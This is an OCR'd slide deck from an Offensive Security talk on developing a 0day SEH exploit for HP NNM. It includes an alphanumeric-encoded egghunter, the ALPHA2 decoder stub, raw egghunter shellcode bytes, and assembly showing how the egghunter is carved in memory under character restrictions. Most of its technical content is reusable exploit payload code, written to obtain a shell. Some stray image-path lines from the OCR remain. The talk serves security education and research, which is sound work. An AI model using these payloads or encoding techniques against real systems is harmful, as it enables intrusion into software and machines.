<< back | track 龍

From BUG to 0day – Busting the perimeter

Mati Aharoni – Offensive Security

```
egghunter_wtf = (

"%JMNU%521*TX-1MUU-1KUU-5QUUP\AA%J"
"MNU%521*-!UUU-!TUU-IoUmPAA%JMNU%5"
"21*-q!au-q!au-oGSePAA%JMNU%521*-D"
"A~X-D4~X-H3xTPAA%JMNU%521*-qz1E-1"
"z1E-oRHEPAA%JMNU%521*-3s1--331--^"
"TC1PAA%JMNU%521*-E1wE-E1GE-tEtFPA"
"A%JMNU%521*-R222-1111-nZJ2PAA%JMN"
"U%521*-1-wD-1-wD-8$GwP"

)
```

"The quieter you become, the more you are able to hear."

<< back | track 龍

From BUG to 0day – Busting the perimeter

- 0wnage via 0day is l33t!
- Real World Exploit Development challenges.
- Live session overview of the HP NNM exploit development cycle.
- The experience was so horrible I had to share it.
- Lots of olly.

"The quieter you become, the more you are able to hear."

The journey begins

- Find the bug .
- Figuring out it's a SEH.
- Figuring out Alpha Numeric restrictions for first payload.
- Finding an "alternate" short jump over RET address.
- Finding a place in the buffer / memory for our second final payload.
- Figuring out that an egghunter would be ideal as 1st payload.
- Figuring out that we need to manually encode our shellcode.

Manual Encoding of 1st stage shellcode (egghunter)

- Figuring out the allowed instruction sets.
- Aligning EAX with stack location where shellcode will be decoded.
- "Encoding" the egghunter using AND, SUB ,ADD.
- "Decoding" the egghunter and PUSHing it onto the stack.
- Running the egghunter.
- Hitting our second and final payload.
- Dang it, give me a shell!

Limited range of allowed characters

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x31\x32\x33\x34\x35\x36\x37
\x38\x39\x3b\x3c\x3d\x3e\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a
\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a
\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a
\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a
\x7b\x7c\x7d\x7e\x7f
```

ALPHA 2 - Zero Tolerance

```
\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49
\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a\x41
\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42
\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49
```

We can't short jump - "\xeX" range not allowed.

We will need to manually encode our payload :/

"The quieter you become, the more you are able to hear."

Writing self decoding payloads

We will align the stack to the end of our buffer.

We proceed to carve out our egghunter payload in memory, using a limited instruction set.

```
\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74
\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7
```

Writing self decoding payloads

We will align the stack to the end of our buffer. We proceed to carve out our egghunter payload in memory, using a limited instruction set

```
25 4A4D4E55     AND EAX,554E4D4A # Zero out EAX
25 3532312A     AND EAX,2A313235 # Zero out EAX

54              PUSH ESP         # Put address of ESP in EAX
58              POP EAX

2D 664D5555     SUB EAX,55554D66 # Align EAX to end of buffer
2D 664B5555     SUB EAX,55554B66 # This is where the egghunter
2D 6A505555     SUB EAX,5555506A # will be decoded

50              PUSH EAX       # push the offset address to stack
5C              POP ESP        # align ESP to this address
```


Writing self decoding payloads

We will align the stack to the end of our buffer. We proceed to carve out our egghunter payload in memory, using a limited instruction set

```
25 4A4D4E55   AND EAX,554E4D4A   # zero out EAX
25 3532312A   AND EAX,2A313235   # zero out EAX
2D 21555555   SUB EAX,55555521   # carve out last 4 bytes (1)
2D 21545555   SUB EAX,55555421   # carve out last 4 bytes (2)
2D 496F556D   SUB EAX,6D556F49   # carve out last 4 bytes (3)
50            PUSH EAX           # push E7FFE775 on to the stack
```


\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74
\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7

<< back | track 龍



"The quieter you become, the more you are able to hear."

LIVE DEMO



"The quieter you become, the more you are able to hear."

<< back | track 龍

From BUG to 0day – Busting the perimeter

- Thank you!
- Questions ?

http://www.offensive-security.com

"The quieter you become, the more you are able to hear."